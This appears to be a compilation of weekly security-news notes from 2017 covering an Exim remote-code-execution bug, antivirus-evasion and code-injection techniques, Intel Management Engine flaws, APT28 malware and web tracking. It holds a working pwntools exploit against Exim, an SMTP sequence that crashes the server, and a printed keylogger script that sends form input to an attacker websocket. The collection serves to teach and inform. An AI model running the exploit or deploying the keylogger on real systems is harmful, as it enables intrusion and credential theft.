By the way, I want to apologize for accidentally making this bug public directly. I read SecurityRelease-Process in wiki, googled and didn't find an email address to report. So I decided to report to this bugzilla and did not notice any option to set it private (and I thought maybe security issues are default to private). Anyway, I see the notification in report process now. Sorry for that.

The notification is new, part of "lessons learned". You didn't miss it, I added it in reaction to this incident.

We should have had something clearer up before. We didn't. Shit happens, we pick ourselves back up, learn from it, fix things and move on.

The attached PoC is:

```
# pip install pwntools
from pwn import *

r = remote('localhost', 25)

r.recvline()
r.sendline("EHLO test")
r.recvuntil("250 HELP")
r.sendline("MAIL FROM:<test@localhost>")
r.recvline()
r.sendline("RCPT TO:<test@localhost>")
r.recvline()
#raw_input()
r.sendline('a'*0x1100+'\x7f')
#raw_input()
r.recvuntil('command')
r.sendline('BDAT 1')
r.sendline(':BDAT \x7f')
s = 'a'*6 + p64(0xdeadbeef)*(0x1e00/8)
r.send(s+ '\r\n')
r.recvuntil('command')
#raw_input()
r.send('\n')
r.interactive()
exit()
```

The second (DoS) bug was reported as [Bug 2201 - Exim handles BDAT data incorrectly and leads to crash](#):

While parsing BDAT data header, exim still scans for '.' and consider it the end of mail.

<https://github.com/Exim/exim/blob/master/src/src/receive.c#L1867>

Exim goes into an incorrect state after this message is sent because the function pointer `receive_getc` is not reset. If the following command is also a BDAT, `receive_getc` and `lwr_receive_getc` become the same and an infinite loop occurs inside `bdat_getc`. Program crashes due to running out of stack.

https://github.com/Exim/exim/blob/master/src/src/smtp_in.c#L547

Here is a simple PoC which leads to an infinite loop and program crash:

```
```
EHLO localhost
MAIL FROM:<test@localhost>
RCPT TO:<test@localhost>
BDAT 10
.
BDAT 0
```
```

Exim code

From [RCE in Exim reported](#):

Chunking support was introduced with Exim 4.88; the current release is 4.89, 4.90 is in RC series now, it looks like a 2-line fix (written by Jeremy Harris) is probably right for the first issue.

From [Exim Development Repository - Development Repositories](#):

Exim development is kept within a git (<https://git-scm.com/>) repository. The master repository is at [git://git.exim.org/exim.git](https://git.exim.org/exim.git) with a web interface giving change and source visibility at <https://git.exim.org/exim.git>

There is a secondary repository on github at <https://github.com/Exim/exim> managed by the Exim Organisation - however this may currently fall out of synchronisation with the main one.

The original bug report was probably using Exim 4.89, so from [exim.git](#) the tag `exim-4_89` tag, then `exim-4_89` commit, then `exim-4_89` tree shows the code base for exim 4.89. Browse through `src/src/` to the blob for `exim-4_89` `receive.c` and `exim-4_89` `store.c` whose code lines are the same as bug 2199.

The code change for bug 2199 is at [Avoid release of store if there have been later allocations](#). Bug 2199.

On GitHub, to see the changes from `exim-4_87` to `exim-4_88` can be seen via https://github.com/Exim/exim/compare/exim-4_87...exim-4_88 or you can use git:

```
git clone git://git.exim.org/exim.git
cd exim
git branch -a
# git fetch --all --tags --prune
git tag
git diff --name-status exim-4_87..exim-4_88
git diff --name-status master..exim-4_87
git diff master..exim-4_87 src/src/receive.c
git diff master..exim-4_87 src/src/store.c
git checkout tags/exim-4_87 -b buggy
```

WordPress sites infected with keylogger

This [Cloudflare\[.\]Solutions Keylogger on Thousands of Infected WordPress Sites](#):

A few weeks ago, [we wrote](#) about a massive WordPress infection that injected an obfuscated script pretending to be jQuery and Google Analytics. In reality, this script loaded a [CoinHive cryptocurrency miner](#) from a third-party server.

We also mentioned a post written back in April that described the [cloudflare.solutions](#) malware, which came along with the cryptominers. At this moment, [PublicWWW reports](#) there are 5,482 sites infected with this malware. It seems that this evolving campaign is now adding keyloggers to the mix.

Fake `linter.js` URLs Turn Into a Keylogger

... you realize that the `cdnjs.cloudflare.com` is just a red herring and the real payloads are those hexadecimal numbers after the question mark in the URLs. The script decodes them and injects the following result into web pages:

```
function process_event(event) {
  var result = JSON.stringify({
    key: event.target.value,
    element: event.target.id
  });
```

(continues on next page)

(continued from previous page)

```
socket.send(result);
}

var i_fields = document.getElementsByTagName('input');
for (var i = 0; i < i_fields.length; i++) {
    i_fields[i].addEventListener('blur', process_event);
}
```

As you can see, it's a **keylogger**. This script adds a handler to every **input** field on the websites to send its value to the attacker ([wss://cloudflare\[.\]solutions:8085/](https://wss://cloudflare[.]solutions:8085/)) when a user leaves that field.

Given the keylogger functionality of this malware, you should consider all WordPress passwords compromised so the next mandatory step of the cleanup is changing the passwords (actually it is highly recommended after any site hack).

Bypassing AV

AVGater

From [#AVGater: Getting Local Admin by Abusing the Anti-Virus Quarantine](#):

#AVGater can be used to restore a previously quarantined file to any arbitrary filesystem location. This is possible because the restore process is most often carried out by the privileged AV Windows user mode service. Hence, file system ACLs can be circumvented (as they don't really count for the SYSTEM user). This type of issue is called a privileged file write vulnerability and can be used to place a malicious DLL anywhere on the system. The goal is to side load this library for a legitimate Windows servers by abusing the DLL Search Order ...

But there is still one very important question still unanswered: How is it possible to tamper with the restore process? The solution are NTFS directory junctions. They are basically symbolic links for directories that can be created by anyone with the help of [mklink](#).

By abusing NTFS directory junctions, the AV quarantine restore process can be manipulated, so that previously quarantined files can be written to arbitrary file system locations.

From [How AV can open you to attacks that otherwise wouldn't be possible](#):

Bogner said he developed a series of AVGater exploits during several assignments that called for him to penetrate deep inside customer networks. Using malicious phishing e-mails, he was able to infect employee PCs, but he still faced a significant challenge. Because company administrators set up the PCs to run with limited system privileges, Bogner's malware was unable to access the password database—known as the Security Account Manager—that stored credentials he needed to pivot onto the corporate network.

"With the help of AVGater, I gained local admin privileges," Bogner wrote in an e-mail.

As a general rule, people who aren't likely to be narrowly targeted in attacks are probably better off running Windows Defender or another name-brand AV engine. Journalists, lawyers, and activists, on the other hand, should weigh the benefits and risks on a case-by-case basis.

Process Doppelgänger

From ["Process Doppelgänger" Attack Works on All Windows Versions](#):

Research material on Process Doppelgänger will be published on the [Black Hat website](#) in the following days.

So we don't have a lot of detail right now. But continuing on from the Dec 7, 2017 article:

This new attack works on all Windows versions and researchers say it bypasses most of today's major security products.

Process Doppelganging ... utilizes the Windows mechanism of [NTFS Transactions](#).

From blackhat Europe 2017 Briefings - December 6 & 7 [Lost in Transaction: Process Doppelganging](#):

Doppelganging works by utilizing two key distinct features together to mask the loading of a modified executable. By using NTFS transactions, we make changes to an executable file that will never actually be committed to disk. We will then use undocumented implementation details of the process loading mechanism to load our modified executable, but not before rolling back the changes we made to the executable. The result of this procedure is creating a process from the modified executable, while deployed security mechanisms remain in the dark.

From [NTFS Transactions](#):

Most modern evasion techniques rely on complex memory manipulation in order to avoid AV/NGAV scan engines. Instead, we wanted to take advantage of the implementation of the Windows loader, and abuse it to load our code, while keeping it away from the prying eyes of security products. Moreover, the code will never be saved to any file on disk, making it invisible to most recording tools such as modern EDRs.

Microsoft strongly recommends developers utilize alternative means to achieve your application's needs. Many scenarios that TxF was developed for can be achieved through simpler and more readily available techniques. Furthermore, TxF may not be available in future versions of Microsoft Windows. For more information, and alternatives to TxF, please see [Alternatives to using Transactional NTFS](#).

TxF can participate in distributed transactions that the Distributed Transaction Coordinator (DTC) coordinates, which allows you to use TxF for the following:

- Transactions that span multiple data stores, for example, a single transaction for file and SQL operations
- Transactions that span multiple computers, for example, a single transaction for file updates on multiple computers

Back to ["Process Doppelganging" Attack Works on All Windows Versions](#):

Researchers successfully tested their attack on products from Kaspersky, Bitdefender, ESET, Symantec, McAfee, Windows Defender, AVG, Avast, Qihoo 360, and Panda. Furthermore, even advanced forensics tools such as Volatility will not detect it.

In their experiments, researchers used Process Doppelganging to run Mimikatz, a known utility used for password-stealing operations, "in a stealthy way to avoid detection."

The good news and the bad news

The good news is that "there are a lot of technical challenges" in making Process Doppelganging work, and attackers need to know "a lot of undocumented details on process creation."

The bad news is that the attack "cannot be patched since it exploits fundamental features and the core design of the process loading mechanism in Windows."

Process Doppelganging now joins the list of new attack methods discovered in the past year that are hard to detect and mitigate for modern AVs, such as [Atom Bombing](#), [GhostHook](#), and [PROPagate](#).

Research material on Process Doppelganging will be published on the Black Hat website in the following days.

AtomBombing

From [AtomBombing: A Code Injection that Bypasses Current Security Solutions](#):

Our research team has uncovered new way to leverage mechanisms of the underlying Windows operating system in order to inject malicious code. Threat actors can use this technique, which exists by design of the operating system, to bypass current security solutions that attempt to prevent infection. We named this technique AtomBombing based on the name of the underlying mechanism that this technique exploits.

The underlying Windows mechanism which AtomBombing exploits is called atom tables. These tables are provided by the operating system to allow applications to store and access data. These atom tables can also be used to share data between applications.

What we found is that a threat actor can write malicious code into an atom table and force a legitimate program to retrieve the malicious code from the table. We also found that the legitimate program, now containing the malicious code, can be manipulated to execute that code.

For the technology deep dive, please see the researcher's post here: <https://breakingmalware.com/injection-techniques/atombombing-brand-new-code-injection-for-windows/>

AtomBombing is performed just by using the underlying Windows mechanisms. There is no need to exploit operating system bugs or vulnerabilities.

Since the issue cannot be fixed, there is no notion of a patch for this. Thus, the direct mitigation answer would be to tech-dive into the API calls and monitor those for malicious activity.

GhostHook

From [New GhostHook Attack Bypasses Windows PatchGuard Protections](#):

Security experts have discovered a method of bypassing Windows PatchGuard protections and hooking malicious code into the Windows kernel, which allows an attacker to plant rootkits on systems previously thought to be impregnable.

PatchGuard, known under its official name of Kernel Patch Protection (KPP), is a security feature for Windows 64-bit editions that prevents third-party code from patching the Windows kernel with additional routines.

Microsoft introduced PatchGuard in 2005, starting with Windows XP, and the feature has prevented most rootkits from working on 64-bit editions.

CyberArk says it contacted Microsoft about the GhostHook attack, but the OS maker declined to issue a security update. Microsoft said it might patch the issue during its regular bug fixing cycle, but would not treat GhostHook as a security flaw.

Microsoft justified its decision by saying that an attacker needs to have kernel-level access on an infected machine to perform a GhostHook attack. An attacker with kernel-level rights could perform many other malicious actions, and users should focus on preventing an attacker from gaining this much level of access in the first place.

PROPagate

From [Researcher Details New Windows Code Injection Technique Named PROPagate](#):

A security researcher has discovered a new code injection technique that works on all recent Windows versions and allows miscreants to inject malicious code into other applications undetected.

Adam has discovered that he can abuse legitimate GUI window properties (UxSubclassInfo and CC32SubclassInfo) utilized internally by SetWindowSubclass function to load and execute malicious code inside other (legitimate) applications.

In subsequent research Adam published last Friday, the expert also discovered that PROPagate code injection attacks work on both 32-bit and 64-bit processes, with little modifications.

Adam made it clear that this is not a serious cause for concern when compared to other types of security bugs, such as remote code execution or escalation of privileges.

“This is an evasion technique,” Adam told Bleeping Computer. “I didn’t contact Microsoft because it’s not an RCE or EoP and didn’t consider it is worth reporting.”

“To use the attack, one has to be already running some code on your system, i.e., it’s already game over, as such, it has a limited scope,” the expert added.

11.16 2017-12-02 Static websites, IME follow-up

11.16.1 Links and updates this week

Char’s Intel Management Engine follow-up

See [Hack-Char’s Blog - Intel Management Engine Vulnerabilities](#) for a follow-up discussion on the IME vulnerabilities and the [zamaudio/intelmetool](#).

Static websites

The section *Static websites* has been added.

11.17 2017-11-25 Not getting hacked, keystrokes, tracking, Fancy Bear, Intel ME

11.17.1 Links and updates this week

Not getting hacked

The section *Not getting hacked* has been added.

Websites record your keystrokes

Princeton’s Web Transparency & Accountability Project

From the [Princeton Web Transparency & Accountability Project](#):

Measure Threats

We monitor websites and services to find out what user data companies collect, how they collect it, and what they do with it.

Create Change

Our external oversight exposes the privacy practices of companies and forces them to make improvements.

Inform the Public

We translate our research into practical information for public consumption.

See these links:

- [Princeton Web Census](#)
 - [Online Tracking: A 1-million-site Measurement and Analysis](#)
 - [citp/OpenWPM](#)
- [The Web Never Forgets.](#)

No boundaries: Exfiltration of personal data by session-replay scripts

From [No boundaries: Exfiltration of personal data by session-replay scripts](#):

This is the first post in our “No Boundaries” series, in which we reveal how third-party scripts on websites have been extracting personal information in increasingly intrusive ways.

Update: we’ve released our [data](#) — the list of sites with session-replay scripts, and the sites where we’ve confirmed recording by third parties.

You may know that most websites have third-party analytics scripts that record which pages you visit and the searches you make. But lately, more and more sites use “session replay” scripts. These scripts record your keystrokes, mouse movements, and scrolling behavior, along with the entire contents of the pages you visit, and send them to third-party servers. Unlike typical analytics services that provide aggregate statistics, these scripts are intended for the recording and playback of individual browsing sessions, as if someone is looking over your shoulder.

The stated purpose of this data collection includes gathering insights into how users interact with websites and discovering broken or confusing pages. However the extent of data collected by these services far exceeds user expectations [1]; text typed into forms is collected before the user submits the form, and precise mouse movements are saved, all without any visual indication to the user. This data can’t reasonably be expected to be kept anonymous. In fact, some companies allow publishers to [explicitly link](#) recordings to a user’s real identity.

What can go wrong? In short, a lot.

Collection of page content by third-party replay scripts may cause sensitive information such as medical conditions, credit card details and other personal information displayed on a page to leak to the third-party as part of the recording. This may expose users to identity theft, online scams, and other unwanted behavior. The same is true for the collection of user inputs during checkout and registration processes.

The replay services offer a combination of manual and automatic redaction tools that allow publishers to exclude sensitive information from recordings. However, in order for leaks to be avoided, publishers would need to diligently check and scrub all pages which display or accept user information. For dynamically generated sites, this process would involve inspecting the underlying web application’s server-side code. Further, this process would need to be repeated every time a site is updated or the web application that powers the site is changed.

From the results of these tests, as well as an analysis of a number of live sites, we highlight four types of vulnerabilities below:

1. **Passwords are included in session recordings.**
2. **Sensitive user inputs are redacted in a partial and imperfect way.**

3. **Manual redaction of personally identifying information displayed on a page is a fundamentally insecure model.**
4. **Recording services may fail to protect user data.**

For a summary see [No, you're not being paranoid. Sites really are watching your every move](#), [Over 400 of the World's Most Popular Websites Record Your Every Keystroke, Princeton Researchers Find](#), and [The Dark Side of 'Replay Sessions' That Record Your Every Move Online](#).

Google tracking user location

From [Google collects Android users' locations even when location services are disabled](#):

Many people realize that smartphones track their locations. But what if you actively turn off location services, haven't used any apps, and haven't even inserted a carrier SIM card?

Even if you take all of those precautions, phones running Android software gather data about your location and send it back to Google when they're connected to the internet, a Quartz investigation has revealed.

Since the beginning of 2017, Android phones have been collecting the addresses of nearby cellular towers—even when location services are disabled—and sending that data back to Google. The result is that Google, the unit of Alphabet behind Android, has access to data about individuals' locations and their movements that go far beyond a reasonable consumer expectation of privacy.

The cell tower addresses have been included in information sent to the system Google uses to manage push notifications and messages on Android phones for the past 11 months, according to a Google spokesperson. They were never used or stored, the spokesperson said, and the company is now taking steps to end the practice after being contacted by Quartz. By the end of November, the company said, Android phones will no longer send cell-tower location data to Google, at least as part of this particular service, which consumers cannot disable.

"It is really a mystery as to why this is not optional," said Matthew Hickey, a security expert and researcher at Hacker House, a security firm based in London. "It seems quite intrusive for Google to be collecting such information that is only relevant to carrier networks when there are no SIM card or enabled services."

While Google says it doesn't use the location data it collects using this service, it does allow advertisers to target consumers using location data, an approach that has obvious commercial value. The company can tell using precise location tracking, for example, whether an individual with an Android phone or running Google apps has set foot in a specific store, and use that to [target the advertising](#) a user subsequently sees.

Also see [Regulators question Google over location data](#).

Replacing x86 firmware with Linux and Go

The Youtube video [Replace Your Exploit-Ridden Firmware with Linux](#) - Ronald Minnich, Google and the presentation [Replace your exploit-ridden firmware with a Linux kernel](#) are discussed in the article [Replacing x86 firmware with Linux and Go](#):

The [Intel Management Engine](#) (ME), which is a separate processor and operating system running outside of user control on most x86 systems, has long been of concern to users who are security and privacy conscious. Google and others have been working on ways to eliminate as much of that functionality as possible (while still being able to boot and run the system). Ronald Minnich from Google came to Prague to talk about those efforts at the 2017 Embedded Linux Conference Europe.

This becomes important when considering the recent security problems associated with the IME.

11.17.2 Exploits this week

Fancy Bear and MS Word DDE

From [Threat Group APT28 Slips Office Malware into Doc Citing NYC Terror Attack](#):

McAfee Advanced Threat Research analysts identified a malicious Word document that appears to leverage the Microsoft Office Dynamic Data Exchange (DDE) technique that has been previously reported by Advanced Threat Research. . . . The use of DDE with PowerShell allows an attacker to execute arbitrary code on a victim's system regardless whether macros are enabled.

...

The document itself is blank. Once opened, the document contacts a control server to drop the first stage of the malware, Seduploader, onto a victim's system.

...

The document we examined for this post:

- Filename: IsisAttackInNewYork.docx

This exploit is based on [Macro-less Code Exec in MSWord](#):

Windows provides several methods for transferring data between applications. One method is to use the Dynamic Data Exchange (DDE) protocol. The DDE protocol is a set of messages and guidelines. It sends messages between applications that share data and uses shared memory to exchange data between applications. Applications can use the DDE protocol for one-time data transfers and for continuous exchanges in which applications send updates to one another as new data becomes available.

Intel Management Engine (ME) exploits

What is IME?

The Intel ME is the gift that keeps on giving security exploits.

For some background on the Intel Management Engine see:

- [Why Must Intel AMT Be Configured, and What is Required?](#)
- [Links in More Technical Background](#)
- [Intel ME: The Way of the Static Analysis](#)
- [What are the privacy and security risks associated with Intel's Management Engine and AMD's Platform Security Processor?](#)
- [Neutralize ME firmware on SandyBridge and IvyBridge platforms](#)
- [How to become the sole owner of your PC](#)
- [33C3: Tapping into the core.](#)

Silent Bob is Silent - vulnerability or backdoor

See [Intel AMT Vulnerability Tracking Page](#) for a great overview of the IME exploit. The section [Silent Bob is Silent](#) references the [Embedi white paper on the Intel AMT Vulnerability Exploitation detail](#) which describes the exploit using an *empty* password (justifying the CVSS v2 Base Score of 10.0 HIGH). From the section [Vulnerability or Backdoor](#):

One is left wondering if Intel only released the vulnerability now because it had leaked and port scans for it had escalated in a way that forced its hand. This kind of vulnerability is extremely valuable for intelligence and cyberwarfare operations, and various conspiracy theories abound. In any case, if it is true that Intel has known of the vulnerability for years, then it can only be considered **an intentional backdoor**.

This is exactly the kind of vulnerability one could imagine intelligence agencies trying to push vendors to leave in their code. In any case, we may see immeasurable damage as malware starts utilizing this on a large scale on internal networks.

Intel provided the [INTEL-SA-00075 Detection and Mitigation Tool](#) to fix the issue with [Intel® Active Management Technology \(Intel® AMT\)](#) and [Intel® Small Business Advantage](#). The corresponding CVE is [CVE-2017-5689](#).

Also see [Disabling Intel AMT on Windows \(and a simpler CVE-2017-5689 Mitigation Guide\)](#).

IME secret kill switch

The EFF stated [Intel's Management Engine is a security hazard, and users need a way to disable it](#). Apparently there is a way to mostly disable IME. From [Disabling Intel ME 11 via undocumented mode](#):

We see increasing interest in Intel ME internals from researchers all over the world. One of the reasons is the transition of this subsystem to new hardware (x86) and software (modified MINIX as an operating system).

Unfortunately, analysis of Intel ME 11 was previously impossible because the executable modules are compressed by Huffman codes with unknown tables. Nonetheless, our research team (Dmitry Sklyarov, Mark Ermolov, and Maxim Goryachy) managed to recover these tables and created a utility for unpacking images. The utility is available [on our GitHub page](#).

How to disable ME

Some users of x86 computers have asked the question: how can one disable Intel ME? The issue has been [raised](#) by many, including [Positive Technologies experts](#). [,]. And with the recently discovered critical (9.8/10) [vulnerability in Intel Active Management Technology \(AMT\)](#), which is based on Intel ME, the question has taken on new urgency.

The disappointing fact is that on modern computers, it is impossible to completely disable ME. This is primarily due to the fact that this technology is responsible for initialization, power management, and launch of the main processor. Another complication lies in the fact that some data is hard-coded inside the PCH chip functioning as the southbridge on modern motherboards. The main method used by enthusiasts trying to disable ME is to remove everything “redundant” from the image while maintaining the computer's operability. But this is not so easy, because if built-in PCH code does not find ME modules in the flash memory or detects that they are damaged, the system will not start.

The [me_cleaner project](#), in development for several years, has created a special utility for deleting most of the image and leaving only the components vital for the main system. But even if the system starts, the joy is short-lived—after about 30 minutes, the system may shut down automatically. The reason is that, after some failures, ME enters Recovery Mode, in which it can operate only for a certain period of time. As a result, the cleaning process becomes more complicated. For example, with earlier versions of Intel ME, it was possible to reduce the image size to 90 KB but the Intel ME 11 image can only be reduced to 650 KB.

These files contain a lot of interesting information: the structure of ME firmware and description of the PCH strap, as well as special configuration bits for various subsystems integrated into the PCH chip. One of the fields, called “reserve_hap”, drew our attention because there was a comment next to it: “High Assurance Platform (HAP) enable”.

The second search result said that the name belongs to a trusted platform program linked to the U.S. National Security Agency (NSA). A graphics-rich presentation describing the program can be found [here](#). Our first impulse was to set this bit and see what happens. Anyone with an SPI programmer or access to the Flash Descriptor can do this (on many motherboards, access rights to flash memory regions are set incorrectly). After the platform is loaded, the MEInfo utility reports a strange status: “Alt Disable Mode.” Quick checks showed that ME did not respond to commands or react to requests from the operating system.

Setting the HAP bit

The aforementioned facts help to reveal the second method of disabling Intel ME:

1. Set the HAP bit.
2. In the CPD section of the FTPR, remove or damage all modules except those required by BUP for startup:
 - RBE
 - KERNEL
 - SYSLIB
 - dBUP
3. Fix the checksum of the CPD header (for more details on the structure of ME firmware, see this paper).

So how can we set the HAP bit? We can use the FIT configuration files and determine the location of the bit in the image, but there is a simpler way. In the ME Kernel section of FIT, you can find a Reserved parameter. This is the particular bit that enables HAP mode.

Closing thoughts

So we have found an undocumented PCH strap that can be used to switch on a special mode disabling the main Intel ME functionality at an early stage. We can prove this by the following facts:

1. Binary analysis of Intel ME firmware, as described in this paper.
2. If we remove some critical ME modules and enable HAP mode, Intel ME does not crash. This proves that HAP disables ME at an early stage.
3. We are quite sure that Intel ME is unable to exit this mode because we have not found code capable of doing so in the RBE, KERNEL, and SYSLIB modules.

Similarly, we are sure that the ROM integrated into the PCH is practically the same as ROMB, which also does not contain any code allowing an exit from HAP mode.

Hence HAP protects against vulnerabilities present in all modules except RBE, KERNEL, SYSLIB, ROM, and BUP. However, unfortunately this mode does not protect against exploitation of errors at earlier stages.

Intel representatives have been informed about the details of our research. Their response has confirmed our hypothesis about the connection of the undocumented mode with the High Assurance Platform program. With their permission, we quote Intel’s answer below:

Mark/Maxim,

In response to requests from customers with specialized requirements we sometimes explore the modification or disabling of certain features. In this case, the modifications were made at the request of equipment manufacturers in support of their customer’s evaluation of the US government’s “High Assurance Platform” program. These modifications underwent a limited validation cycle and are not an officially supported configuration.

We believe that this mechanism is designed to meet a typical requirement of government agencies, which want to reduce the possibility of side-channel leaks. But the main question remains: how does HAP affect Boot Guard? Due to the closed nature of this technology, it is not possible to answer this question yet, but we hope to do so soon.

Another Positive Technologies IME hack

From [Researchers promise demo of ‘God-mode’ pwnage of Intel mobos](#):

The Positive Technologies researchers say they’ll demonstrate a pwn-everything exploit for Management Engine.

The company’s researchers Mark Ermolov and Maxim Goryachy discovered is that when Intel switched Management Engine to a modified Minix operating system, it introduced a vulnerability in an unspecified subsystem.

Because ME runs independently of the operating system, a victim’s got no way to know they were compromised, and infection is “resistant” to an OS re-install and BIOS update, Ermolov and Goryachy say.

From a later article [Intel’s super-secret Management Engine firmware now glimpsed, fingered via USB](#):

For some details, we’ll have to wait, but what’s known now is bad enough: Positive has confirmed that recent revisions of Intel’s Management Engine (IME) feature Joint Test Action Group (JTAG) debugging ports that can be reached over USB. JTAG grants you pretty low-level access to code running on a chip, and thus we can now delve into the firmware driving the Management Engine.

With knowledge of the firmware internals, security vulnerabilities can be found and potentially remotely exploited at a later date. Alternatively, an attacker can slip into the USB port and meddle the engine as required right there and then.

The IME is able to control a computer because it runs an OS of its own, namely [MINIX](#): a small and simple microkernel system designed to teach computer-science students how hardware and operating systems work. And it turns out that while Intel talked to MINIX’s creator about using it, the tech giant never got around to saying it had put it into recent CPU chipsets it makes.

MINIX was, it appears, discovered in IME by Positive Technologies, as [documented here](#). Meanwhile, Google engineer Ronald Minnich earlier [advocated](#) removing IME software from Open Compute [Winterfell](#) nodes – Google being a [big believer](#) in Open Compute hardware.

See [How to Hack a Turned-Off Computer, or Running Unsigned Code in Intel Management Engine](#) for the upcoming BlackHat talk.

More IME exploits

[PC vendors scramble as Intel announces vulnerability in firmware](#) [\[Updated\]](#) overviews the most recent IME exploit.

Intel released the [Intel-SA-00086 Detection Tool](#) in response to [INTEL SA-00086](#):

In response to issues identified by external researchers, Intel has performed an in-depth comprehensive security review of its Intel® Management Engine (ME), Intel® Trusted Execution Engine (TXE), and Intel® Server Platform Services (SPS) with the objective of enhancing firmware resilience.

Based on the items identified through the comprehensive security review, an attacker could gain unauthorized access to platform, Intel® ME feature, and 3rd party secrets protected by the Intel® Management Engine (ME), Intel® Server Platform Service (SPS), or Intel® Trusted Execution Engine (TXE).

This includes scenarios where a successful attacker could:

- Impersonate the ME/SPS/TXE, thereby impacting local security feature attestation validity.

- Load and execute arbitrary code outside the visibility of the user and operating system.
- Cause a system crash or system instability.
- For more information, please see this [Intel Support article](#)

If the INTEL-SA-00086 Detection Tool reported your system being vulnerable, please check with your system manufacturer for updated firmware.

The corresponding CVE's are:

CVE-2017-5705 Multiple buffer overflows in kernel in Intel Manageability Engine Firmware 11.0/11.5/11.6/11.7/11.10/11.20 allow attacker with local access to the system to execute arbitrary code.

CVE-2017-5706 Multiple buffer overflows in kernel in Intel Server Platform Services Firmware 4.0 allow attacker with local access to the system to execute arbitrary code.

CVE-2017-5707 Multiple buffer overflows in kernel in Intel Trusted Execution Engine Firmware 3.0 allow attacker with local access to the system to execute arbitrary code.

CVE-2017-5708 Multiple privilege escalations in kernel in Intel Manageability Engine Firmware 11.0/11.5/11.6/11.7/11.10/11.20 allow unauthorized process to access privileged content via unspecified vector.

CVE-2017-5709 Multiple privilege escalations in kernel in Intel Server Platform Services Firmware 4.0 allows unauthorized process to access privileged content via unspecified vector.

CVE-2017-5710 Multiple privilege escalations in kernel in Intel Trusted Execution Engine Firmware 3.0 allows unauthorized process to access privileged content via unspecified vector.

CVE-2017-5711 Multiple buffer overflows in Active Management Technology (AMT) in Intel Manageability Engine Firmware 8.x/9.x/10.x/11.0/11.5/11.6/11.7/11.10/11.20 allow attacker with local access to the system to execute arbitrary code with AMT execution privilege.

CVE-2017-5712 Buffer overflow in Active Management Technology (AMT) in Intel Manageability Engine Firmware 8.x/9.x/10.x/11.0/11.5/11.6/11.7/11.10/11.20 allows attacker with remote Admin access to the system to execute arbitrary code with AMT execution privilege.

11.18 2017-11-18 Privacy, safe languages, Linux networking

11.18.1 Links and updates this week

Quad9 DNS service

From [New “Quad9” DNS service blocks malicious domains for everyone:](#)

The [Global Cyber Alliance](#) (GCA)—an organization founded by law enforcement and research organizations to help reduce cyber-crime—has partnered with IBM and [Packet Clearing House](#) to launch a free public Domain Name Service system. That system is intended to block domains associated with botnets, phishing attacks, and other malicious Internet hosts—primarily targeted at organizations that don't run their own DNS blacklisting and whitelisting services. Called Quad9 (after the 9.9.9.9 Internet Protocol address the service has obtained), the service works like any other public DNS server (such as Google's), except that it won't return name resolutions for sites that are identified via threat feeds the service aggregates daily.

IoT regulation

From [Schneier: It's Time to Regulate IoT to Improve Cyber-Security](#):

The time has come for the U.S. government and other governments around the world, to start regulating Internet of Things (IoT) security, according to Bruce Schneier, CTO of IBM's Resilient Systems.

"We're building a robot the size of the world and most people don't even realize it," Schneier said.

What that means is that internet security is now becoming 'everything' security, according to Schneier.

"Availability and integrity threats are important as real risks to life and property now," Schneier said.

In Schneier's view, the challenge of cyber-security cannot be effectively solved by industry alone, instead he advocated for government involvement to help regulate technology security. As internet connected devices move into regulated industries, Schneier expects that computer software which has largely been regulation-free, will need to change. There are also historical precedents for new technology usage leading to new government agencies and regulations. For example, the emergence of cars, airplanes, radio and television have all led to government agencies and regulation.

Just enough Linux

See [Learn just enough Linux to get things done](#).

Threats from bug bounty program

See [Man gets threats—not bug bounty—after finding DJI customer data in public view](#).

Computer security vs privacy & unwanted surveillance

Computer security is related to privacy and freedom from unwanted surveillance.

Tracking cellphones

From [Why is this company tracking where you are on Thanksgiving?](#):

This morning, a few publications ran with a holiday-themed data study about how families that voted for opposite parties [spent less time together on Thanksgiving](#), especially in areas that saw heavy political advertising. It's an interesting finding about how partisan the country is becoming, and admirably, the study's authors tried to get data that would be more accurate than self-reporting through surveys. To do this, they tapped a company called SafeGraph that provided them with 17 trillion location markers for 10 million smartphones.

The data wasn't just staggering in sheer quantity. It also appears to be extremely granular. Researchers "used this data to identify individuals' home locations, which they defined as the places people were most often located between the hours of 1 and 4 a.m.," wrote The Washington Post.

In [multiple press releases](#) from SafeGraph's partners, the company's location data is referred to as "anonymized," but in this case they seem to be interpreting the concept of anonymity quite liberally given the specificity of the data.

SafeGraph gets location data from "[from numerous smartphone apps](#)," according to the researchers. According to SafeGraph's privacy policy: "We obtain information from trusted third-party data partners such as mobile application developers, through APIs and other delivery methods. The data collection and use is governed by the privacy policy and legal terms of the data collector and the website using the data;

it is not governed by SafeGraph.” In other words, SafeGraph is partnering with apps — they could be weather apps, games, wallpapers, anything — and leaving the disclosure up to the app maker. The app makers may have some tiny print that says “we reserve the right to share your location data with third parties,” or they may not have a disclosure at all — it’s not SafeGraph’s problem. “The information we collect includes data regarding a device’s precise geographic location, as well as other mobile identifiers such as Apple IDFAs and Google Android IDs, and **other information about users and their devices,**” (emphasis ours) the privacy policy continues.

Supercookies & zombie cookies

From [Wikipedia - HTTP cookie - Supercookie](#):

The term “supercookie” is sometimes used for tracking technologies that do not rely on HTTP cookies. Two such “supercookie” mechanisms were found on Microsoft websites in August 2011: cookie syncing that respawned MUID (machine unique identifier) cookies, and ETag cookies. Due to media attention, Microsoft later disabled this code.

From [Tracking the Trackers: Microsoft Advertising](#):

Tracking technologies that do not rely on cookies are often referred to as “supercookies,” and they are widely viewed as unsavory in the computer security community because they continue tracking even when a user clears her cookies to preserve privacy. Sometimes a site will use a supercookie to “respawn” its original identifier cookie, creating a “zombie cookie” — the basis of several lawsuits.

Microsoft uses cookie syncing to share identifiers across many of its web properties, including [bing.com](#), [microsoft.com](#), [msn.com](#), [live.com](#), and [xbox.com](#). Microsoft also syncs its MUID cookie to [atdmt.com](#), the domain for its Atlas third-party advertising network. We found that one of Microsoft’s cookie syncing scripts ([wlHelper.js](#)) included an instruction to set the MUID cookie, and the script would get cached indefinitely.³ If the cached script ran and no MUID cookie was present, the script would set a cookie with its stored MUID.

[ETags](#) are a simple cache control mechanism built into HTTP. A website can assign a version number to a resource; when the browser goes to request the resource, and the version hasn’t changed, the website can just tell the browser to use its cached copy. It had long been known that, instead of storing a version number, an ETag could be used to store a user identifier (an “ETag cookie”). Two weeks ago a research team at University of California, Berkeley discovered the first instance of ETag cookies in use.

We found that, in addition to functioning as a cache cookie, Microsoft’s [wlHelper.js](#) script was associated with an ETag cookie containing the MUID.

From [Am I Being Tracked? - Frequently Asked Questions](#):

What is a UID header?

